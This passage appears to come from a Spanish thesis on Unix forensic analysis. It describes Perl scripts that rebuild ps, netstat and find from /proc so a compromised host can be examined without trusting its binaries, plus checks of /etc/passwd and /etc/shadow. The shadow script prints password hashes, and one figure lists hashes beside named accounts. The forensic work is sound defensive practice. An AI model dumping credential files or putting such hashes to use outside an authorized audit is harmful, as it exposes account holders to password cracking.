El tiempo de modificación indica cuándo un archivo fue modificado por última vez; esto es útil para identificar que ha cambiado a partir de cierto tiempo. El tiempo de acceso indica cuándo fue accedido el archivo por última vez; esto es útil, debido a que puede ayudar a determinar qué comandos fueron ejecutados y cuándo. Finalmente, el tiempo de creación (también conocido como tiempo de cambio) registra la última vez que la información del inodo cambió; en el análisis forense es útil, ya que permite visualizar la secuencia de nuevos archivos que hayan sido creados en el sistema.

En lo que se refiere a los mactimes, éstos son muy útiles en la realización de un análisis forense, sin embargo hay que estar alertas, pues éstos pudieron haber sido modificados.

El identificar los archivos con setuid o setgid activado es recomendable, pues este tipo de archivos son peligroso, ya que permiten ejecutar el programa con el uid del propietario del archivo, no con el uid del usuario que lo ejecuta.

Para obtener ciertos datos del sistema se puede recurrir a información que proporciona el sistema de archivos, tal como se muestra a continuación:

- Versión del sistema operativo - /etc/issue
- Fecha de instalación del sistema operativo - /tmp/install.log
- Zona horaria del sistema - /etc/timezone
- Fecha de reinicio - /var/log/boot.log
- Esquema de partición del disco duro - /etc/fstab

Los archivos descritos pueden cambiar de nombre y de ubicación dependiendo de la versión del sistema operativo. Todos estos puntos ayudarán en varias partes de la investigación. Por ejemplo, el esquema de particionamiento que se proporciona en /etc/fstab ayudará a reconstruir el sistema de archivos comprometido bajo cierto directorio.
Al realizar el análisis del sistema de archivos, lo que se debe buscar es el identificar rootkits y herramientas comprometidas realizando simples tests:

- Validar los archivos passwd y shadow con el propósito de identificar anomalías.
- Buscar archivos y directorios que inicien con . (punto) Algunos de los resultados obtenidos pueden ser válidos para el sistema de archivos y otros no, la mayoría de ellos resultan falsa alarma.
- Localizar archivos regulares en la partición /dev. La mayoría de los archivos localizados bajo /dev deben ser archivos de tipo carácter, de bloque o de dispositivos.
- Algunas veces los intrusos utilizan archivos setuid/setgid para obtener privilegios de root sin acceder a la cuenta de root como tal.
- Identificar si los archivos binarios del sistema han sido modificados o creados recientemente. Una buena revisión a los mactimes de los binarios podrán decirnos muchas cosas acerca de lo que ha ocurrido en el sistema.

En lo que se refiere a la integridad de los archivos passwd y shadow, es necesario realizar una auditoría a éstos, sin embargo, los sistemas utilizados como servidores pueden llegar a tener cientos o miles de cuentas de usuarios. Localizar datos no autorizados puede ser muy difícil, lo que si se puede identificar sin tanto problema es lo siguiente:

- Cuentas sin password
- Cuentas con userid 0 y que no corresponden a root
- Secuencias de números de userid o groupid fuera de cierto rango.

Los archivos que necesitan una revisión son los que corresponden al historial de la actividad del usuario (archivos .bash_history), archivos de bitácoras, tal como messages, syslog, secure, maillog, wtmp, utmp, etc.

A partir de que se ha identificado un archivo que puede ayudar a identificar una serie de archivos creados o modificados a partir de esa fecha, mediante el toolkit se podrán realizar este tipo de búsquedas y obtener el resultado de manera que sea fácil un análisis más detallado.

Un método más para identificar archivos creados es ordenar los archivos por número de inodo, esto es, con base en el inodo de cada archivo se identificará a aquellos archivos que hayan sido creados, pues el sistema de archivos los habrá creado con número de inodo consecutivo. De este modo, se podrán identificar cierto bloque de archivos creados que tengan que aportar información relevante para continuar con el análisis forense. Poder ordenar los

archivos por número de inodo es posible gracias a que cada archivo en el sistema Unix tiene asignado un inodo único. Los inodos contienen información que los procesos necesitan para acceder a un archivo. Cada inodo contiene:

- identificador del dueño
- identificador del grupo
- tipo de archivo
- permisos del archivo
- tiempo de acceso
- tiempo de modificación
- tiempo de creación o cambio
- tamaño del archivo

Un punto clave al realizar el análisis de la información obtenida es el hecho de revisar la lista de inodos, en particular de aquellos que refieran a los archivos que han sido creados recientemente, pues el número de inodo se verá extraño, en qué sentido, en cuanto a que el número de inodo será distinto en un rango dado.

La obtención de pistas se puede clasificar como:

- Evidencia por .bash_history y por log files
- Evidencia por directorios ocultos
- Evidencia por archivos regulares en /dev
- Evidencia por tiempo de modificación
- Evidencia por binarios modificados
- Evidencia por archivos creados recientemente
- Evidencia directamente por rootkit
- Evidencia por timeline

Cuál será el resultado.

- El haber determinado que sucedió en el sistema
- Qué archivos fueron agregados, borrados o modificados
- Dónde sucedieron las modificaciones

4.3 Implementación

4.3.1 Recopilación de información

Los sistemas Unix poseen un diseño estándar y cada distribuidor de un sistema operativo agrega ciertas características a su producto, de tal modo que el formato o los datos que los archivos de configuración poseen varias veces son distintos, incluso varios archivos cambian de ubicación jerárquica en el sistema.

Con el fin de recopilar la información necesaria para realizar el análisis forense correspondiente, se creó un script que identifica el sistema operativo del cuál se trata y a partir de tal identificación realiza la colección de varios archivos:

- Archivos de administración de usuarios y grupos del sistema.
- Archivos de bitácoras.
- Archivos de configuración básicos para el sistema.
- Archivos de configuración para sesiones de usuarios.
- Archivos bash_history.

Como se puede apreciar, tal colección se realiza con el fin de poseer los elementos necesarios para cumplir con el objetivo del análisis forense y asegurar que los resultados serán los correctos.

4.3.2 Emulando comandos del sistema

Tomando como base que el sistema ha sido comprometido o que se sospecha que se encuentra en tal situación, los binarios propios del sistema de archivos que se utilizan para monitoreo de la actividad de usuarios y sistema, seguramente han sido sustituidos por caballos de Troya, lo cual coloca al administrador en una difícil situación, pues la información que obtenga al ejecutar tales binarios no le proporcionarán toda la información que requiere para establecerse un panorama de lo que en la máquina sucede, ya que es precisamente la intención de tales binarios, el ocultar la presencia del intruso y de su actividad maliciosa.

Un aspecto importante en los sistemas Unix, es el hecho de que todo es un archivo, ¿qué significa ésto? La información de la actividad del sistema, de

usuarios, de controladores de dispositivos, etc., se encuentra alojada en archivos del sistema, por lo tanto, los comandos que se emulan en este trabajo de investigación, toman como base éstos, con ello se logra que la información obtenida sea completa e imparcial, esto es, no se oculta nada, ni siquiera aquella que el intruso pudiese estar generando.

- **Procesos del sistema (ps.pl)**

En los sistemas Unix, la información relacionada con los procesos del sistema se encuentra alojada bajo el directorio */proc*, para verificar tal situación podemos ejecutar el comando *ls –l* (figura 4.1) y ver algo como se muestra en el siguiente listado.

dr-xr-xr-x	54	root	root	0	2005-02-10	03:48	.
drwxr-xr-x	22	root	root	1024	2005-02-07	20:38	..
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	105
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1079
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1082
dr-xr-xr-x	3	messagebus	messagebus	0	2005-02-10	10:13	1087
dr-xr-xr-x	3	lp	lp	0	2005-02-10	10:13	1092
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1113
dr-xr-xr-x	3	nobody	nogroup	0	2005-02-10	10:13	1117
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1123
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1133
dr-xr-xr-x	3	daemon	daemon	0	2005-02-10	10:13	1139
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1142
dr-xr-xr-x	3	salavez	salavez	0	2005-02-10	10:13	1148
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1149
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1150
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1151
dr-xr-xr-x	3	root	root	0	2005-02-10	10:13	1152
dr-xr-xr-x	3	root	Root	0	2005-02-10	10:13	1153

Figura 4.1 Ejecución del binario *ls –l*

A continuación se nombra cada una de las columnas que aparecen en el listado.

- Permisos
- Número de ligas

- Dueño del archivo
- Grupo del archivo
- Tamaño del archivo
- Fecha de última modificación
- Hora de la última modificación
- Nombre del archivo

Como se puede ver, en la última columna aparecen varios números, los cuales representan el PID (process identification) de los procesos que el sistema está ejecutando en ese momento, además, en la misma línea se puede ver que se trata de un directorio y no simplemente de un archivo común. Por facilidad, se tomará como ejemplo al proceso 1148, el cual, como ya se mencionó, se trata de un directorio, el propietario del directorio es el usuario *salavez* y pertenece al grupo *salavez*.

Ahora se muestra qué existe dentro del directorio 1148 (Figura 4.2).

-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	cmdline		
lrwxrwxrwx	1	salavez	salavez	0	2005-02-10	10:39	cwd	->	/home/salavez
-r--------	1	salavez	salavez	0	2005-02-10	10:39	environ		
lrwxrwxrwx	1	salavez	salavez	0	2005-02-10	10:39	exe	->	/bin/bash
dr-x------	2	salavez	salavez	0	2005-02-10	10:39	fd		
-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	maps		
-rw-------	1	salavez	salavez	0	2005-02-10	10:39	mem		
-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	mounts		
lrwxrwxrwx	1	salavez	salavez	0	2005-02-10	10:39	root	->	/
-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	stat		
-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	statm		
-r--r--r--	1	salavez	salavez	0	2005-02-10	10:39	status		

Figura 4.2 Contenido del directorio 1148

Por mencionar algunos, en el archivo *cmdline* aparece la información sobre la línea de comandos que se ejecutó para activar el proceso, en *environ* se localiza aquella información referente a las variables de ambiente del dueño del proceso; *exe* apunta al archivo que se ejecutó; *maps* contiene los archivos que se utilizan para mantener activo el proceso en turno; *mounts* guarda

información sobre el particionamiento del disco duro y permisos en la partición correspondiente; *status* contiene el estado del proceso.

Con base en el tipo de información que se puede obtener de cada uno los archivos de proceso, y de aquella que el binario *ps* proporciona (username, terminal, tiempo de inicio, memoria y cpu utilizado, línea de comandos, estatus del proceso), se realiza un manejo de los datos contenidos en cada uno de los archivos mencionados y se presenta al usuario en un formato similar al que proporciona *ps*.

Ahora se presentan las líneas de código (Figura 4.3) que realizan el proceso de obtener la información de los archivos respectivos y de presentar la información con el formato establecido.

En el arreglo *@archivos_proc* estarán los nombres de los archivos y directorios contenidos en el directorio /proc del sistema de archivos, con tales elementos se realiza un ciclo *foreach* para revisar cada uno de ellos y acceder solamente a aquellos que su nombre corresponda a una cadena de dígitos (que son los que representan procesos en el sistema), finalmente se realiza el proceso de filtrar la información que será presentada el usuario.

```
$dir_proc="/proc";
opendir(PROC,$dir_proc) or die "Problema al abrir $dir_proc";
@archivos_proc=readdir(PROC);
foreach $procesos (@archivos_proc)
{
  if( $procesos =~ /[0-9]+/ )
  {
    open(STATUS,"/proc/".$procesos."/status") or die "Problema al abrir status $procesos\n";
    while(<STATUS>){
       if($_=~/^Name:/){ ($tmp,$name)=split(/\t/,$_); }
       if($_=~/^Pid:/){ ($tmp,$pid)=split(/\t/,$_); }
       if($_=~/^PPid:/){ ($tmp,$ppid)=split(/\t/,$_); }
       if($_=~/^Uid:/){ ($tmp,$uid,$tmp)=split(/\t/,$_); }
    }
    close(STATUS);
    chomp($uid);chomp($pid);chomp($ppid);chomp($state);chomp($name);
    print "$uid\t$pid\t$ppid\t$name\n";
  }
}
closedir(PROC);
```

Figura 4.3 Líneas de código que emulan al comando *ps* en los sistemas Unix.

Cuando el script se ejecuta es capaz de presentar la información al usuario en modo texto directamente en la terminal, o bien, generar un archivo html (Figura 4.4) para su posterior revisión.




Figura 4.4 Procesos del sistema en formato HTML

- ## Conexiones de red (netstat.pl)

Al atender un incidente de seguridad en cómputo, es necesario el tomar una fotografía del estado de las conexiones de red en ese instante, lo cual permitirá saber desde dónde se establecen las conexiones y hacia dónde se dirigen. Para lograr la tarea descrita se toma como base la información que aparece en /proc/net/tcp y /proc/net/unix, cada uno de estos archivos contiene el estado de la red, tanto a nivel local como a nivel remoto, a nivel local lo que nos interesa son los sockets abiertos, y a nivel remoto, los puertos que se encuentran en espera de una conexión (Figura 4.5).

```
open(TCP,$net_proc."/tcp") or die "Problema al abrir /proc/net/tcp\n";
head();

print "Proto\tLocal Address\tForeing Address\tState\n";
```

```
while(<TCP>)
{
   if($_=~/[0-9]+:[0-9]+/)
  {
     @linea=split(/[\t ]+/,$_);
     ($local_hexip,$local_hexport)=split(/:/,$linea[2]);
         foreach $i (0 .. 3){push(@local_ip,hex(substr($local_hexip,($i*2),2)));}
     $int_ip="$local_ip[3].$local_ip[2].$local_ip[1].$local_ip[0]";
     $int_port=hex($local_hexport);

         ($rem_hexip,$rem_hexport)=split(/:/,$linea[3]);
      foreach $i (0 .. 3){push(@rem_ip,hex(substr($rem_hexip,($i*2),2)));}
      $ext_ip="$rem_ip[3].$rem_ip[2].$rem_ip[1].$rem_ip[0]";
      $ext_port=hex($rem_hexport);
      $state=$lista_estados[hex($linea[4])];
      print "tcp\t$int_ip:$int_port\t$ext_ip:$ext_port\t$state\n";
   }

  @local_ip=();
  @rem_ip=();
}
tail();
close(TCP);
```

Figura 4.5 Líneas de código que emulan al comando *netstat* en los sistemas Unix.

El formato HTML (Figura 4.6) y el modo texto (Figura 4.7) son los se muestran a continuación, en ambos se puede apreciar que la información presentada es la que se requiere para averiguar el estado de las conexiones de red.

- ## Revisión de las cuentas del sistema (check_shd.pl y check_pwd.pl)

Cuando algún usuario se conecta al sistema debe introducir su username y contraseña como parte del mecanismo de autenticación para acceder al sistema de cómputo, ambos datos son verificados en una base de datos de los usuarios válidos para el sistema, tal información está contenida en */etc/passwd* y en */etc/shadow*.




Figura 4.6 Estado de las conexiones de red en formato HTML




Figura 4.7 Estado de las conexiones de red en modo texto

Cuando un sistema es comprometido es común que los archivos mencionados sean modificados de modo que el intruso pueda acceder en cualquier momento sin ningún problema, las modificaciones encontradas la mayoría de las veces corresponde al cambio de parámetros en los campos del password, del UID y del GID.

El script generado para realizar la tarea de revisar la estructura de los archivos consiste en verificar:

- Que el campo del password en el archivo /etc/passwd no sea un campo vacío y que no contenga más de un carácter *x* para aquellas cuentas deshabilitadas.
- Que el UID del usuario sea distinto de cero y que los UID sean únicos, esto es, que sean distintos unos de otros.
- Que el GID sea distinto de cero.
- En el archivo /etc/shadow se verifica que el campo del password no sea nulo, además de verificar parámetros tales como el número de días en que el password fue cambiado, el número de días que será válido, el número de días que deben transcurrir para pueda ser modificado y el número de días máximo en que el password debe ser el mismo.

El último punto descrito comúnmente no es tomado en cuenta por los administradores de sistemas de cómputo, lo cual permite que el riesgo de sufrir una intrusión sea alto, pues no existe una política para que los passwords se renueven constantemente, lo cual los hace viejos y con riesgo a ser descubiertos.

Ahora veamos un poco del código (Figura 4.8) con el fin de explicar las líneas más importantes que realizan las actividades mencionadas, además de visualizar la información en formato HTML (Figura 4.9).

```
open(PW,$file_passwd) or die "Problemas al abrir el archivo $file_passwd\n";
@passwd = <PW>;
foreach $linea (@passwd)
{
  chomp $linea;
  @campos = split(/:/,$linea,7);

    print PS "\t<TR>\n\t\t<TD>$campos[0]</TD>\n\t\t<TD> Password nulo o esta violando este campo </TD>\n\t</TR>\n"
  if($campos[1] =~ /([^x\*]|(^$))/);
```

```
    print "Cuenta $linea_pwd[0] posee privilegios de administracion\n"
  if ($campos[2] == 0 && $campos[0] !~ /root/);

    print PS "\t<TR>\n\t\t<TD>$campos[0]</TD>\n\t\t<TD> Viola la cantidad de campos requeridos </TD>\n\t</TR>\n"
  if ($#campos != 6);
}
```

Figura 4.8 Líneas de código para revisar el archivo /etc/passwd en los sistemas Unix.

La función *split* separa cada línea del archivo /etc/passwd en los 7 campos que la componen, esto se hace con el fin de revisar los campos de interés, una vez que ya están separados se procede a la verificación de las condiciones, si no se encuentra ninguna anomalía, no se envía ninguna alerta, si sucede lo contrario, la alerta correspondiente será generada y mostrada en pantalla.




Figura 4.9 Análisis del archivo /etc/passwd

Ahora se muestra el código (Figura 4.10) para la revisión del archivo /etc/shadow.

```
my $seg_min_dias=60*60*24;
my $file_shadow="/etc/shadow";
my @cont_shadow=();
my $i;
$epoch_dias_actual=int(time()/$seg_min_dias);
open(SD,$file_shadow) or die "Problema al abrir archivo $file_shadow";

while(<SD>)
{
  chop;
  @linea_shd=split(/:/,$_,9);
  $ultimo_cambio_pwd=$epoch_dias_actual-$linea_shd[2];
  $expira=$epoch_dias_actual-$linea_shd[7];
  print"$linea_shd[0]\t$linea_shd[1]\t$ultimo_cambio_pwd\t$linea_shd[3]\t
  $linea_shd[4]\t$linea_shd[5]";
}
```


Figura 4.10 Líneas de código para revisar el archivo /etc/shadow en los sistemas Unix.

La base de las operaciones realizadas en el script es la información de los campos del archivo /etc/shadow, de modo que simplemente se realizan diferencias entre el número de días que ahí aparecen para mostrarlas en pantalla en un modo entendible por el humano. El resultado de ejecutar tal script se puede visualizar en formato HTML (Figura 4.11).

- **Identificación de patrones de intrusión (patrones.pl)**

Cuando sucede una intrusión en el sistema de cómputo, existen varios patrones de comportamiento que llevan a cabo los intrusos, por ejemplo:

- Colocar archivos y directorios ocultos en el sistema, tales archivos y directorios tienen la característica de que inician con uno o mas puntos (. ....)
- Colocar archivos y directorios bajo /proc ó /dev



username	passwd	Last change	before change	after change	before expire (advertencia)
root	1hLIrYQCh$M1g0mcKjZvbPgvQC4Ghle/	180	0	99999	7
daemon	*	301	0	99999	7
bin	*	301	0	99999	7
sys	*	301	0	99999	7
sync	*	301	0	99999	7
games	*	301	0	99999	7
man	*	301	0	99999	7
lp	*	301	0	99999	7
jzamora	$1$494cYI1B$nQBbpaxxuEJyh9u0kHXKz.	292	0	99999	7
sestrell	1X817NLzD$wITjG1OfW14u8vdFLxpYl0	126	0	99999	7
usuariox	1yoNFHF80$3.SVM4ZDalUV6PbInryq51	124	2	3	2
olanda	$1$9WeLvIgf$uFCi31VT6hFAAUiUb5eAZ.	81	0	99999	7
cjuarez	1WJ5CFE4J$fOhAMXo8QMptSXZ0/Mkkz.	77	0	99999	7
aferrer	$1$59.tjDyc$u6YaRgewvZpT6by9mHBMA0	75	0	99999	7

Figura 4.11 Análisis del archivo /etc/shadow

El código fuente que realiza la revisión tiene la intención de emular al binario *find* de tal modo que si ese archivo fue sustituido por un caballo de Troya, el administrador de sistemas contará con una herramienta segura y confiable para realizar una revisión rápida del sistema.

```
$path_dir=$path_dir."/" if($path_dir !~ /\/$/);
opendir(DIR,$path_dir) or print "Problema al abrir dir $path_dir\n";
@contenido_dir=readdir(DIR);
foreach $i (@contenido_dir)
{
        $path="$path_dir"."$i";
        next if($path =~ m/\/\.{1,2}$/ or $path =~ m/^\/proc\/\d+/);
        patrones($path);
        dir_tree($path) if ( -d $path and (! -l $path));
        check_dev($path) if($path =~ /^\/dev/);
}
```

Figura 4.12 Líneas de código para identificar patrones de intrusión.

Al igual que el binario *find*, este script (Figura 4.12) toma como base la ruta absoluta que el usuario proporciona desde línea de comandos para comenzar a recorrer el sistema de archivos desde ese punto jerárquico hacia niveles inferiores. Si se encuentra que los elementos inferiores del punto dado son archivos, la revisión se realiza de inmediato, pero si se trata de un directorio, la ruta absoluta de éste es guardada en un arreglo para su posterior acceso y revisión.

